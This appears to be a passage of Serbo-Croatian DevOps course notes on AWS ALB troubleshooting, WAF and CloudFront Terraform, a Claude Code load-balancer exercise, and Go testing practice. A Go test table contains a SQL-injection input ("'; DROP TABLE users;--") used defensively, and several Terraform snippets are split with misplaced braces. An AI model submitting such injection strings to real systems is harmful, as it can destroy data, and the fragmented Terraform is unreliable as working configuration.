# Reason: Unhealthy → pogledaj HealthCheckReason

# Provjeri ALB Controller logove (možda postoji Ingress greška)
kubectl logs -n kube-system deployment/aws-load-balancer-controller --tail=30
```

Uzroci 503: - Svi podovi crashuju pri startu (bad deployment) → `kubectl rollout undo` - Imagepull greška → `kubectl describe pod` → Events - Greška pri migraciji baze → nova verzija ne može se spojiti, health check faila
- Scaling down na 0 replika (za dev env overnight savings) → scale up

Connection Refused / Security Group Problem

```
# Provjeri security group rules
aws ec2 describe-security-groups \
  --group-ids sg-worker-node-sg \
  --query 'SecurityGroups[*].IpPermissions'

# Treba vidjeti inbound rule koja dozvoljava ALB SG:
# FromPort: 9000 (ili koji port koristiš)
# IpRanges: [] (nema direct IP)
# UserIdGroupPairs: [{GroupId: sg-alb-project-a-prod}]

# Test konekcije iz K8s poda prema ALB IP-u (reverse test)
kubectl run nettest --image=nicolaka/netshoot -it --rm --restart=Never -- \
  nmap -p 443 project-a-prod-alb-123.eu-west-1.elb.amazonaws.com
```

Tracing End-to-End Request

ALB dodaje `X-Amzn-Trace-Id` header na svaki request:

```
X-Amzn-Trace-Id: Root=1-5e1b0d5c-47dab0d02c5f3831e19d3b9d
```

```
# Pronađi request u ALB logu po trace ID
grep "Root=1-5e1b0d5c" /path/to/alb/access.log

# Isti trace ID treba biti u tvojim aplikacijskim logovima ako propagiraš header
# PHP: $_SERVER['HTTP_X_AMZN_TRACE_ID']
# Go: r.Header.Get("X-Amzn-Trace-Id")

# AWS X-Ray integracija: ALB automatski kreira X-Ray segment
# Možeš vidjeti cijeli request flow u X-Ray konzoli
```

WAF Integracija

Za produkciju, WAF (Web Application Firewall) je ispred ALB-a i blokira napade prije nego dođu do aplikacije.

```
# Kreiraj WAF ACL
aws wafv2 create-web-acl \
  --name project-a-prod-waf \
  --scope REGIONAL \
  --region eu-west-1 \
  --default-action Allow={} \
  --visibility-config SampledRequestsEnabled=true,CloudWatchMetricsEnabled=true,MetricName=project-a-prod \
  --rules file://waf-rules.json

# Primjer WAF rules (waf-rules.json):
# - AWS managed rule: AWSManagedRulesCommonRuleSet (SQL injection, XSS, etc.)
# - AWS managed rule: AWSManagedRulesKnownBadInputsRuleSet
# - Rate limiting: 1000 req/5min per IP
# - Geo blocking: zatvori pristup iz rizičnih zemalja ako nije potrebno

# Attach WAF na ALB
aws wafv2 associate-web-acl \
  --web-acl-arn arn:aws:wafv2:eu-west-1:123:regional/webacl/project-a-prod-waf/xyz \
  --resource-arn arn:aws:elasticloadbalancing:eu-west-1:123:loadbalancer/app/project-a-prod-alb/abc

# Via Ingress annotation:
# alb.ingress.kubernetes.io/wafv2-acl-arn: arn:aws:wafv2:eu-west-1:123:regional/webacl/...
```

WAF troškovi: \$5/mj po Web ACL + \$1/mj per rule + \$0.60 per 1M requestova. Za aplikaciju sa 10M req/mj, WAF kosta ~\$15-20/mj. Vrijedi za produkciju.

WAF u count mode pri uvođenju: Uvijek prvo aktiviraj WAF rules u “Count” modu (loguje ali ne blokira), provjeri da li blokira legitimne requestove, tek onda prebaci na “Block”. Preuranjeno blokiranje može uhvatiti i prave korisnike.

Korisni Dashboard — CloudWatch

Preporučeni CloudWatch Dashboard za ALB monitoring:

Widget 1: RequestCount (1min) — vidjet ćeš normalne patterne i anomalije
 Widget 2: TargetResponseTime p99 (1min) — latencija 99th percentile
 Widget 3: HTTPCode_Target_5XX_Count i HTTPCode_ELB_5XX_Count zajedno
 Widget 4: HealthyHostCount za svaki Target Group
 Widget 5: ActiveConnectionCount — korisno za DDoS detection
 Widget 6: ProcessedBytes — bandwidth trends

```
# Brzi pregled metrika iz CLI (zadnjih 5 minuta)
aws cloudwatch get-metric-statistics \
  --namespace AWS/ApplicationELB \
  --metric-name TargetResponseTime \
  --dimensions Name=LoadBalancer,Value=app/project-a-prod-alb/abc123 \
  --start-time $(date -u -v-5M +%Y-%m-%dT%H:%M:%SZ) \
  --end-time $(date -u +%Y-%m-%dT%H:%M:%SZ) \
  --period 60 \
  --statistics Average p99 \
  --query 'sort_by(Datapoints, &Timestamp)[].[Timestamp,Average,ExtendedStatistics.p99]' \
  --output table
```

Source: 19-load-balancer-prakticno/07-aws-waf.md

07 — AWS WAF

AWS WAF — Web Application Firewall. Blokira maliciozni saobraćaj na ALB nivou.

Šta WAF može: - SQL injection detekcija i blokiranje - XSS detekcija - Rate limiting po IP (AWS Managed Rules)
- Geo-blocking (zabrani pristup iz određenih zemalja) - IP reputation lists (botovi, TOR, proxy-ji) - Custom pravila za specifične napade

Terraform za WAF:


```

# terraform/modules/waf/main.tf

resource "aws_wafv2_web_acl" "main" {
  name = "project-a-${var.env}"
  scope = "REGIONAL"    # Za ALB (ne CloudFront)

  default_action {
    allow {}    # Default: propusti sve (whitelist approach)
  }

  # — AWS Managed Rules (preporučeno, bez konfiguracije) —————

  # Core Rule Set: SQL injection, XSS, command injection
  rule {
    name = "AWSManagedRulesCommonRuleSet"
    priority = 1

    override_action { none {} }

    statement {
      managed_rule_group_statement {
        name = "AWSManagedRulesCommonRuleSet"
        vendor_name = "AWS"

        # Override specific rules:
        rule_action_override {
          name = "SizeRestrictions_BODY"
          action_to_use { allow {} }    # Dozvoli large request bodies (file upload)
        }
      }
    }

    visibility_config {
      cloudwatch_metrics_enabled = true
      metric_name = "CommonRuleSet"
      sampled_requests_enabled = true
    }
  }

  # Known Bad Inputs: Log4j, SSRF, Spring4Shell
  rule {
    name = "AWSManagedRulesKnownBadInputsRuleSet"
    priority = 2
    override_action { none {} }
    statement {
      managed_rule_group_statement {
        name = "AWSManagedRulesKnownBadInputsRuleSet"
        vendor_name = "AWS"
      }
    }

    visibility_config {
      cloudwatch_metrics_enabled = true
      metric_name = "KnownBadInputs"
      sampled_requests_enabled = true
    }
  }

  # IP Reputation: TOR, botovi, scraperi
  rule {
    name = "AWSManagedRulesAmazonIpReputationList"
    priority = 3
    override_action { none {} }
    statement {
      managed_rule_group_statement {
        name = "AWSManagedRulesAmazonIpReputationList"
        vendor_name = "AWS"
      }
    }
  }
}

```

```

    }
  }
  visibility_config {
    cloudwatch_metrics_enabled = true
    metric_name                 = "IpReputationList"
    sampled_requests_enabled    = true
  }
}

# — Custom Rules —————

# Rate limiting: max 100 req/5min po IP
rule {
  name      = "RateLimitByIP"
  priority  = 10
  action { block {} }
  statement {
    rate_based_statement {
      limit              = 100
      aggregate_key_type = "IP"
    }
  }
}
visibility_config {
  cloudwatch_metrics_enabled = true
  metric_name                 = "RateLimit"
  sampled_requests_enabled    = true
}
}

# Geo-blocking (opcionalno): blokiraj high-risk regije
# rule {
#   name = "GeoBlock"
#   priority = 5
#   action { block {} }
#   statement {
#     geo_match_statement {
#       country_codes = ["KP", "IR", "SY"] # Primjer
#     }
#   }
# }

visibility_config {
  cloudwatch_metrics_enabled = true
  metric_name                 = "project-a-waf"
  sampled_requests_enabled    = true
}
}

# Poveži WAF sa ALB
resource "aws_wafv2_web_acl_association" "main" {
  resource_arn = var.alb_arn
  web_acl_arn  = aws_wafv2_web_acl.main.arn
}

# CloudWatch alarm za WAF blocked requests
resource "aws_cloudwatch_metric_alarm" "waf_blocked" {
  alarm_name          = "project-a-${var.env}-waf-blocked-requests"
  comparison_operator = "GreaterThanThreshold"
  evaluation_periods  = 2
  metric_name         = "BlockedRequests"
  namespace           = "AWS/WAFV2"
  period              = 300
  statistic            = "Sum"
  threshold            = 100 # Alert ako > 100 blocked req u 5 min
  alarm_description    = "High number of WAF blocked requests"
  alarm_actions        = [var.sns_alerts_arn]
}

```

```
dimensions = {
  WebACL = aws_wafv2_web_acl.main.name
  Region = var.aws_region
  Rule   = "ALL"
}
```

WAF Cost:

WAF Web ACL: \$5.00/mj
Per rule (Managed): \$1.00/mj po pravilu
Per 1M requests: \$0.60
Za 3 managed rules + ~1M req: ~\$10/mj ukupno

WAF Mode: Count vs Block:

```
# UVEK počni sa Count mode-om (loguj, ne blokiraj)
# Prati koji zahtjevi bi bili blokirani
# Podesi exclusions/overrides za false-positives
# ZATIM prebaci na Block mode

# U Terraform: override_action { none {} } = Count + Block
#                   override_action { count {} } = samo Count
```

Monitoring u CloudWatch:

CloudWatch → Metrics → AWS/WAFV2:
- AllowedRequests: normalni zahtjevi
- BlockedRequests: blokirani zahtjevi (pravilima)
- CountedRequests: prebrojani (count mode)

Alarm: BlockedRequests > threshold → Slack notification

Variables:

```
variable "alb_arn" { type = string }
variable "aws_region" { type = string }
variable "env" { type = string }
variable "sns_alerts_arn" { type = string }
```

Source: 19-load-balancer-prakticno/08-cloudfront-cdn.md

08 — CloudFront CDN

CloudFront CDN — distribucija Vue.js statičkih fajlova globalno. Manji latency, manje opterećenje origin servera, DDoS zaštita.

Arhitektura sa CloudFront:

Browser → CloudFront (edge location, 450+ lokacija) → Origin (ALB/S3)

Bez CDN:
Browser (Beograd) → ALB (eu-west-1 Dublin) → ~40ms

Sa CDN:
Browser (Beograd) → CloudFront Edge (Frankfurt) → ~8ms (cached)

Terraform za CloudFront:

```

# terraform/modules/cloudfront/main.tf

# S3 bucket za Vue.js build artefakte
resource "aws_s3_bucket" "frontend" {
  bucket = "project-a-frontend-${var.env}-${var.account_id}"
}

resource "aws_s3_bucket_website_configuration" "frontend" {
  bucket = aws_s3_bucket.frontend.id
  index_document { suffix = "index.html" }
  error_document { key = "index.html" } # SPA fallback
}

# CloudFront Origin Access Control (OAC) - modern pristup
resource "aws_cloudfront_origin_access_control" "main" {
  name = "project-a-${var.env}-oac"
  origin_access_control_origin_type = "s3"
  signing_behavior = "always"
  signing_protocol = "sigv4"
}

resource "aws_cloudfront_distribution" "main" {
  enabled = true
  is_ipv6_enabled = true
  default_root_object = "index.html"
  aliases = [var.domain] # app.firma.com

  # Vue.js static files iz S3
  origin {
    domain_name = aws_s3_bucket.frontend.bucket_regional_domain_name
    origin_id = "S3-frontend"
    origin_access_control_id = aws_cloudfront_origin_access_control.main.id
  }

  # API proxy → ALB (ne cache-uje API zahtjeve)
  origin {
    domain_name = var.alb_dns_name
    origin_id = "ALB-api"
    custom_origin_config {
      http_port = 80
      https_port = 443
      origin_protocol_policy = "https-only"
      origin_ssl_protocols = ["TLSv1.2"]
    }
  }
}

# Default: serve Vue.js SPA iz S3
default_cache_behavior {
  allowed_methods = ["GET", "HEAD"]
  cached_methods = ["GET", "HEAD"]
  target_origin_id = "S3-frontend"
  viewer_protocol_policy = "redirect-to-https"

  cache_policy_id = aws_cloudfront_cache_policy.static.id
  response_headers_policy_id = aws_cloudfront_response_headers_policy.security.id

  compress = true # Gzip/Brotli automatski
}

# /api/* → ALB (NE cache-uje)
ordered_cache_behavior {
  path_pattern = "/api/*"
  allowed_methods = ["DELETE", "GET", "HEAD", "OPTIONS", "PATCH", "POST", "PUT"]
  cached_methods = ["GET", "HEAD"]
  target_origin_id = "ALB-api"
}

```

```

viewer_protocol_policy = "redirect-to-https"
cache_policy_id        = data.aws_cloudfront_cache_policy.caching_disabled.id

# Forwardi sve headere na ALB
origin_request_policy_id = data.aws_cloudfront_origin_request_policy.all_viewer.id
}

# SPA fallback: sve nepoznate putanje → index.html
custom_error_response {
  error_code          = 403
  response_code       = 200
  response_page_path  = "/index.html"
}
custom_error_response {
  error_code          = 404
  response_code       = 200
  response_page_path  = "/index.html"
}

# SSL sertifikat (us-east-1 obavezno za CloudFront!)
viewer_certificate {
  acm_certificate_arn      = var.acm_certificate_arn_us_east_1 # Must be us-east-1!
  ssl_support_method      = "sni-only"
  minimum_protocol_version = "TLSv1.2_2021"
}

restrictions {
  geo_restriction {
    restriction_type = "none"
  }
}

tags = {
  Environment = var.env
  Project     = "project-a"
}
}

# Cache policy za statičke fajlove
resource "aws_cloudfront_cache_policy" "static" {
  name          = "project-a-static-${var.env}"
  min_ttl       = 0
  default_ttl   = 86400      # 1 dan default
  max_ttl       = 31536000   # 1 godina max (za hashed fajlove)

  parameters_in_cache_key_and_forwarded_to_origin {
    cookies_config { cookie_behavior = "none" }
    headers_config { header_behavior = "none" }
    query_strings_config { query_string_behavior = "none" }
    enable_accept_encoding_gzip   = true
    enable_accept_encoding_brotli = true
  }
}

# Security headers policy
resource "aws_cloudfront_response_headers_policy" "security" {
  name = "project-a-security-headers-${var.env}"

  security_headers_config {
    strict_transport_security {
      access_control_max_age_sec = 31536000
      include_subdomains         = true
      preload                     = true
      override                    = true
    }
    content_type_options { override = true }
    frame_options {

```

```

    frame_option = "DENY"
    override      = true
  }
  referrer_policy {
    referrer_policy = "strict-origin-when-cross-origin"
    override        = true
  }
}
}

# Data sources za AWS managed policies
data "aws_cloudfront_cache_policy" "caching_disabled" {
  name = "Managed-CachingDisabled"
}

data "aws_cloudfront_origin_request_policy" "all_viewer" {
  name = "Managed-AllViewer"
}

# S3 bucket policy: dozvoli samo CloudFront OAC pristup
resource "aws_s3_bucket_policy" "frontend" {
  bucket = aws_s3_bucket.frontend.id
  policy = data.aws_iam_policy_document.frontend_s3.json
}

data "aws_iam_policy_document" "frontend_s3" {
  statement {
    principals {
      type       = "Service"
      identifiers = ["cloudfront.amazonaws.com"]
    }
    actions       = ["s3:GetObject"]
    resources     = ["${aws_s3_bucket.frontend.arn}/*"]
    condition {
      test       = "StringEquals"
      variable   = "AWS:SourceArn"
      values     = [aws_cloudfront_distribution.main.arn]
    }
  }
}

```

GitLab CI: deploy Vue.js na S3 + CloudFront invalidation:

```

deploy:frontend:cdn:
  stage: deploy
  image: amazon/aws-cli:latest
  needs: [build:vue]
  environment: production
  script:
    # Upload na S3
    - aws s3 sync services/frontend/dist/ s3://$FRONTEND_BUCKET/
      --delete
      --cache-control "max-age=31536000,immutable"
      --exclude "index.html"

    # index.html sa kratkim cache (nije immutable)
    - aws s3 cp services/frontend/dist/index.html s3://$FRONTEND_BUCKET/
      --cache-control "max-age=60,must-revalidate"

    # Invalidate CloudFront cache za index.html (sve ostalo je hashed)
    - aws cloudfront create-invalidation
      --distribution-id $CLOUDFRONT_DISTRIBUTION_ID
      --paths "/index.html" "/service-worker.js"

```

Važna napomena za Vue.js build:

```
# Vite hašira nazive fajlova: app.abc123.js (nikad ne mijenja URL)
# CloudFront može ih cacheovati godinu dana
# index.html se NIKAD ne hashira → kratki cache (60s)
```

Cost CloudFront:

CloudFront za ~100GB/mj saobraćaja:

```
Data transfer:    $0.085/GB → ~$8.50
HTTPS requests:   $0.01/10k → ~$1.00
Total:            ~$10/mj
```

Bez CloudFront (ALB):

```
ALB data:         $0.008/GB → ~$0.80
ALB requests:     $0.008/LCU → varijabilno
```

CloudFront je JEFTINIJI za statičke fajlove + globalni audience.

ACM Certificate napomena:

CloudFront zahtijeva ACM sertifikat u us-east-1 (ne eu-west-1!)
Terraform: aws provider mora biti konfigurisan sa alias za us-east-1

```
provider "aws" {
  alias = "us_east_1"
  region = "us-east-1"
}

resource "aws_acm_certificate" "cloudfront" {
  provider      = aws.us_east_1
  domain_name   = "*.firma.com"
  validation_method = "DNS"
}
```

Variables:

```
variable "account_id" { type = string }
variable "acm_certificate_arn_us_east_1" { type = string }
variable "alb_dns_name" { type = string }
variable "domain" { type = string }
variable "env" { type = string }
```

Source: 19-load-balancer-prakticno/09-vezba-priprema-ai-okvira-i-sync.md

09 — Vežba: Priprema AI-okvira i sync (load balancer)

Gradiš AI-okvir koji pokriva ALB/ingress rutiranje, health check-ove i TLS higijenu, pa verifikuješ da saobraćaj prolazi kroz load balancer (ne direktno na pod IP), da health check-ovi detektuju nezdrave backend-e i da HTTPS redirect radi.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Definišemo pravila za load balancer konfiguraciju (ALB ili K8s Ingress), verifikujemo da saobraćaj nikad ne ide direktno na pod IP, da health check-ovi ispravno detektuju i isključuju nezdrave pod-ove, i da TLS konfiguracija zadovoljava minimalne standarde.

Pretpostavke za potvrdu: - ALB ili K8s Ingress je već konfigurisan ili se konfigurišemo u ovoj vežbi - DNS je usmeren na LB (ili koristimo `curl` sa `-H Host:` headerom za testiranje) - TLS sertifikat postoji (ACM ili cert-manager) - `curl` i `aws CLI` su dostupni lokalno

Van opsega: - WAF pravila (posebna vežba) - Autoscaling target grupe (posebna vežba) - mTLS između servisa (to je service mesh tema)

Prompt za diskusiju:

Hoću ALB ispred [servisa] sa HTTPS, redirect-om sa HTTP i health check-om na /health.
Daj konfiguraciju (Terraform za ALB ili K8s Ingress YAML):
- Zašto health check treba da cilja /health, a ne /?
- Šta je deregistration delay i zašto je bitan pri rolling deploy-u?
- Koji TLS cipher i protokol je minimalni standard za 2025?
- Kako da verifikujem da curl prolazi kroz LB, a ne direktno na pod?

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Sav saobraćaj prolazi kroz LB, health check-ovi ispravno isključuju nezdrave backend-e, HTTP se redirectuje na HTTPS, i TLS ≥ 1.2 je aktivan.

Fajlovi koji se diraju: - `terraform/alb.tf` ili `k8s/ingress.yaml` — LB/Ingress konfiguracija - `terraform/target-group.tf` — health check putanja, pragovi, deregistration delay - `k8s/service.yaml` — Service objekat koji Ingress targetira

Fajlovi koji se NE diraju: - `k8s/deployment.yaml` — Deployment ostaje; ne menjamo repliku count ovde - `terraform/rds.tf` — baza nije u opsegu

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/lb-checks.md`

Sadržaj pravila:

- Health check cilja dedikovani /health endpoint, ne /; pragovi razumni (ne flapping: 2 healthy, 3 unhealthy).
- HTTP → HTTPS redirect obavezan; TLS ≥ 1.2 ; bez slabih cipher-a (RC4, DES, 3DES).
- Deregistration delay $\geq 30s$ da se in-flight zahtevi završe pri rolling deploy-u.
- curl test uvek kroz LB DNS/IP — nikad direktno na pod IP za verifikaciju.
- ALB/Ingress access log omogućen za audit saobraćaja.

Anti-sprawl: proširi postojeće `k8s-manifest-checks` ili `terraform-checks` — novi rule samo ako LB tema nije pokrivena.

Acceptance criteria: - [] `curl -fsS https://<host>/health` vraća HTTP 200 kroz LB - [] `curl -fsS http://<host>` daje redirect 301/302 na HTTPS - [] `aws elbv2 describe-target-health` prikazuje sve targete kao `healthy` - [] ukloni jedan pod; verifikuj da LB prestaje da šalje saobraćaj na taj pod; vrati pod; verifikuj da se ponovo registruje - [] TLS scan pokazuje minimalnu verziju TLS 1.2 i nema kritičnih cipher slabosti - [] Sync zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md ## Decision log / CLAUDE.md`

AI pregled plana:

- Evo plana pre egzekucije:
- Verifikujemo LB konfiguraciju (health check putanja, deregistration delay)
 - Testiramo curl kroz LB za HTTP redirect i HTTPS /health
 - Testiramo failover: uklanjamo jedan backend i pratimo target health
 - Skeniramo TLS konfiguraciju

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Verifikuj da health endpoint vraća 200 kroz LB:


```
curl -fsS https://<host>/health
# Očekivano: HTTP 200 i JSON/tekst odgovor od servisa
```

Verifikuj HTTP → HTTPS redirect:

```
curl -v http://<host> 2>&1 | grep -E "Location|HTTP/"
# Očekivano: HTTP/1.1 301 ili 302, Location: https://...
```

Proveri status svih target-a u target grupi:

```
aws elbv2 describe-target-health \
  --target-group-arn <arn> \
  --query "TargetHealthDescriptions[*].{Target:Target.Id,Port:Target.Port,State:TargetHealth.State}"
# Svi moraju biti healthy
```

Failover test — ukloni jedan pod i verifikuj:

```
# Skaliraj na 1 manje da simuliraš pad pod-a
kubectl scale deployment <ime> --replicas=<n-1> -n <namespace>

# Sačekaj deregistration delay (~30s) pa proveriti target health
sleep 35
aws elbv2 describe-target-health --target-group-arn <arn>
# Jedan target mora biti draining ili unhealthy

# Vрати repliku
kubectl scale deployment <ime> --replicas=<n> -n <namespace>
```

Skeniraj TLS konfiguraciju:

```
docker run --rm drwetter/testssl.sh https://<host>
# Tražiš: TLS 1.2+ OK, nema F ocenu, nema kritičnih cipher upozorenja
```

4. AI validacija

Evo acceptance criteria iz plana:

- curl https://<host>/health vraća 200
- curl http://<host> daje redirect na HTTPS
- svi target-i su healthy
- failover test pokazuje da LB prestaje slati saobraćaj na uklonjeni pod
- TLS >= 1.2, nema kritičnih cipher slabosti

Evo outputa:

[ovde lepiš: curl output za /health i http redirect, aws elbv2 describe-target-health output pre i posle failover testa, testssl.sh summary]

Za svaki acceptance kriterijum: da ✓ ili ne x.
Ako ne — šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	<code>curl -fsS https://<host>/health</code>	HTTP 200; odgovor dolazi od servisa (ne od LB direktno)
2	<code>curl -v http://<host></code>	HTTP 301/302 redirect na <code>https://</code>
3	<code>aws elbv2 describe-target-health --target-group-arn <arn></code>	Svi targeti u stanju <code>healthy</code>
4	Skaliraj deployment na n-1; sačekaj 35s; ponovi <code>aws elbv2 describe-target-health</code>	Jedan target je <code>draining</code> ili <code>unhealthy</code> ; saobraćaj ide na preostale pod-ove
5	<code>docker run --rm drwetter/testssl.sh https://<host></code>	TLS 1.2 ili 1.3 je minimum; nema <code>F</code> ocenu; nema RC4/DES cipher-a

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Load balancer sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 20-testiranje

Directory: 20-testiranje/

Source: 20-testiranje/01-strategija-testiranja.md

01 — Strategija testiranja

Test piramida za ovaj stack



Piramida nije samo metafora — ona opisuje omjer troškova. Unit test koji pada za 10ms govori točno šta je puklo. E2E test koji pada za 30 sekundi govori da nešto nije u redu, ali ne govori gdje. Više unit testova znači manje debugiranja u skupim slojevima.

Šta testirati po servisu

Go service (auth + backend API)

Sloj	Šta	Pristup
Auth logika	validateLogin, token generation, expiry	Unit test — nema I/O
MySQL query layer	INSERT/SELECT/UPDATE pravilno mapiraju na structs	Integration — Testcontainers
Redis cache hit/miss	Cache miss dohvaća iz DB, hit vraća iz cache-a	Integration — Testcontainers Redis
HTTP handlers	Status kodovi, response body, error paths	<code>httpptest</code> — nema network
Middleware	Auth header parsing, rate limiting logika	Unit test ili <code>httpptest</code>

Go ima odlično ugrađeno `testing` pakovanje — nema razloga koristiti framework. Testcontainers-go daje pravu MySQL i Redis instancu u Docker containeru koji živi koliko i test i automatski se briše.

PHP service (proxy + session)

Sloj	Šta	Pristup
Request proxy logika	Prosljeđuje zahtjev Go servisu s ispravnim headerima	Unit test s Mockery
Session handling	Session se kreira, čita, briše ispravno	Unit test, mock storage
Input validation	Email format, dužina, SQL injection pattern reject	Unit test — data dataset
Error propagation	Go servis vrati 401 → PHP vrati 401	Integration mock ili Testcontainers

PHP proxy je thin sloj — majority logike živi u Go. Testovi stoga fokusirani na: da li PHP ispravno prosljeđuje, da li ispravno parsira odgovor, da li ispravno obrađuje greške.

Vue.js (frontend)

Sloj	Šta	Pristup
Komponente	Render, props, emits, computed	Vitest + Vue Test Utils
Store (Pinia)	State transitions, actions	Vitest, isolated store
API integration	Axios mock, response handling	Vitest s vi.mock()
E2E flow	Login, navigacija, form submit	Playwright (zasebni stage)

Vue komponente se ne testiraju Playwrightom direktno — to je skupo i sporo. Playwright testira integrisani sistem. Vitest testira izoliranu komponentu za 5ms.

Šta NE testirati

Infrastructure as Code (Terraform): Terraform plan/apply nije aplikacijska logika. `terraform validate` i `terraform plan` u CI-ju su dovoljni. Testiranje da li se S3 bucket kreira nije unit test — to je end-to-end infrastruktura.

Kubernetes manifesti: `kubectl apply --dry-run=client` za syntax validation. Helm `helm lint` za chart validation. Funkcionalno testiranje K8s manifesta = deployment u cluster = nije unit test.

nginx config: `nginx -t` u CI-ju za syntax check. Funkcionalna konfiguracija se verificira kroz E2E (da li app radi iza nginx-a).

Vendor/third-party kod: Ne testiramo da MySQL radi. Ne testiramo da JWT library ispravno generiše token. Testiramo OUR logiku koja koristi te alate.

Merge requirements

Merge allowed ↔ unit tests PASS + E2E PASS

Implementacija u GitLab:

1. **Settings** → **Merge Requests** → “**Pipelines must succeed**” — blokira merge ako ijedan job u pipeline-u padne
2. **Required approval count** — bar jedan reviewer mora approvati
3. **Protected branch rules** — `main` branch: push zabranjen, merge samo kroz MR

Redosljed u pipeline-u je bitan:

test → build → deploy (review app) → e2e → merge allowed

E2E ne može raditi bez deploymenta review app-a. Build ne počinje dok testovi ne prođu. Merge nije moguć dok E2E ne prođe.

Test isolation princip

Svaki test mora biti independent. Ovo nije preporuka — ovo je hard requirement.

Šta znači isolated test: - Ne ovisi o tome koji test je prethodno pokrenuo - Ne ovisi o redoslijedu izvršavanja - Ne dijeli state s drugim testovima (DB stanje, Redis keys, global varijable) - Može se pokrenuti sam (`go test -run TestUserLogin ./...`) i dati isti rezultat

Zašto ovo nije uvijek intuitivno:

```
// BAD: test ovisi o prethodnom testu koji je kreirao usera
func TestLoginExistingUser(t *testing.T) {
    // Pretpostavlja da je TestCreateUser već pokrenuo i kreirao user-a
    // Radi lokalno, puca u CI jer go test ne garantuje redosljed
    resp := loginUser("existing@test.com", "pass")
    assert.Equal(t, 200, resp.StatusCode)
}

// GOOD: test kreira vlastiti state, čisti za sobom
func TestLoginExistingUser(t *testing.T) {
    // Arrange: kreiraš što trebaš
    user := createTestUser(t, "login-test@test.com", "pass")
    t.Cleanup(func() { deleteUser(t, user.ID) })

    // Act
    resp := loginUser("login-test@test.com", "pass")

    // Assert
    assert.Equal(t, 200, resp.StatusCode)
}
```

`t.Cleanup()` se izvršava čak i kad test padne — garantira čišćenje. Ovo je ekvivalent `defer` ali vezan uz test lifecycle.

Za `testcontainers`: svaki integration test koji treba bazu dobiva svoju čistu bazu (ili barem transaction rollback na kraju). Dijeljenje baze između testova u paralelnom izvršavanju garantira flaky testove.

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi strategiju testiranja. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 20: Testiranje ===

test-go: ## Pokreni Go unit testove sa race detektorom
    docker run --rm \
        -v $(PWD):/app -w /app \
        golang:1.22-alpine go test -race ./...

test-php: ## Pokreni PHP testove sa Pest
    docker compose run --rm php ./vendor/bin/pest

test-e2e: ## Pokreni Playwright E2E testove
    docker run --rm \
        -v $(PWD):/app -w /app \
        mcr.microsoft.com/playwright:latest \
        npx playwright test
```

Centralni `Makefile` već sadrži ove targete — ovo je referenca šta si dodao u ovaj oblasti.

Provjeri da targeti rade:

```
make test-go
make test-php
make help | grep "^test-"
```

02 — Go testovi

Pokretanje testova

```
go test ./... -race -count=1
```

`-race` je obavezan za concurrent code. Go race detector instrumentira memorijske pristupe i detektuje data race uslove koji se inače pojavljuju jednom u hiljadu pokretanja. U produkciji se race ne može reproducirati — u testu s `-race` zastava puca odmah.

`-count=1` onemogućava Go test cache. Bez njega, ako se kod nije promijenio, Go vraća cached rezultat iz prethodnog pokretanja. U CI-ju ne želiš cached rezultate — hoćeš fresh run svaki put.

`./...` rekurzivno testira sve pakete. Za single paket: `go test ./internal/auth/...`

Korisne kombinacije:

```
# Verbose output — vidi svaki test i duration
go test ./... -v -race -count=1

# Samo specifični test (regex)
go test ./internal/auth/... -run TestValidateLogin -v

# Timeout za cijeli test suite
go test ./... -race -count=1 -timeout 5m

# Paralelno (defaultno je GOMAXPROCS, ali možeš limitirati)
go test ./... -race -count=1 -p 4
```

Table-driven tests

Table-driven pristup je idiomatski Go. Umjesto da pišeš N funkcija za N slučajeva, definišeš struct slice s ulazima i očekivanim rezultatima.

```
func TestValidateLogin(t *testing.T) {
    tests := []struct {
        name      string
        email     string
        password  string
        wantErr   bool
    }{
        {"valid credentials", "user@test.com", "correctpass", false},
        {"empty email", "", "pass", true},
        {"empty password", "u@t.com", "", true},
        {"invalid email format", "notanemail", "pass", true},
        {"sql injection attempt", "'; DROP TABLE users;--", "x", true},
        {"email too long", string(make([]byte, 256)) + "@t.com", "pass", true},
        {"unicode email", "ñoño@tëst.com", "pass", false}, // valid per RFC
    }

    for _, tt := range tests {
        t.Run(tt.name, func(t *testing.T) {
            err := validateLogin(tt.email, tt.password)
            if (err != nil) != tt.wantErr {
                t.Errorf("validateLogin() error = %v, wantErr %v", err, tt.wantErr)
            }
        })
    }
}
```

`t.Run()` kreira subtest. Svaki subtest se može pokrenuti zasebno:

```
go test ./... -run "TestValidateLogin/sql_injection_attempt"
```

Prednost: kad dobaviš bug report “SQL injection ne blokira se”, dodaš red u tablicu i test odmah postoji. Ne trebaš pisati novu funkciju.

Parallel subtests

```
for _, tt := range tests {
    tt := tt // capture loop variable – obavezno u Go < 1.22
    t.Run(tt.name, func(t *testing.T) {
        t.Parallel() // ovaj subtest može raditi paralelno s drugima
        err := validateLogin(tt.email, tt.password)
        // ...
    })
}
```

Go 1.22+ ne treba `tt := tt` zbog promjene loop variable semantike. Do tada — obavezno.

Testcontainers-go: integration tests s pravom bazom

Testcontainers-go pokreće Docker containere iz Go koda. Nema mocking baze — pravi MySQL, pravi Redis, pravi container koji živi koliko i test.

```

import (
    "context"
    "testing"
    "github.com/testcontainers/testcontainers-go"
    "github.com/testcontainers/testcontainers-go/wait"
)

func TestUserRepository(t *testing.T) {
    ctx := context.Background()

    // MySQL container
    mysqlC, err := testcontainers.GenericContainer(ctx, testcontainers.GenericContainerRequest{
        ContainerRequest: testcontainers.ContainerRequest{
            Image: "mysql:8.0",
            Env: map[string]string{
                "MYSQL_ROOT_PASSWORD": "test",
                "MYSQL_DATABASE":      "testdb",
                "MYSQL_USER":           "testuser",
                "MYSQL_PASSWORD":       "testpass",
            },
            ExposedPorts: []string{"3306/tcp"},
            WaitingFor: wait.ForLog("ready for connections").
                WithOccurrence(2). // MySQL loga ovo dva puta pri startu
                WithStartupTimeout(60 * time.Second),
        },
        Started: true,
    })
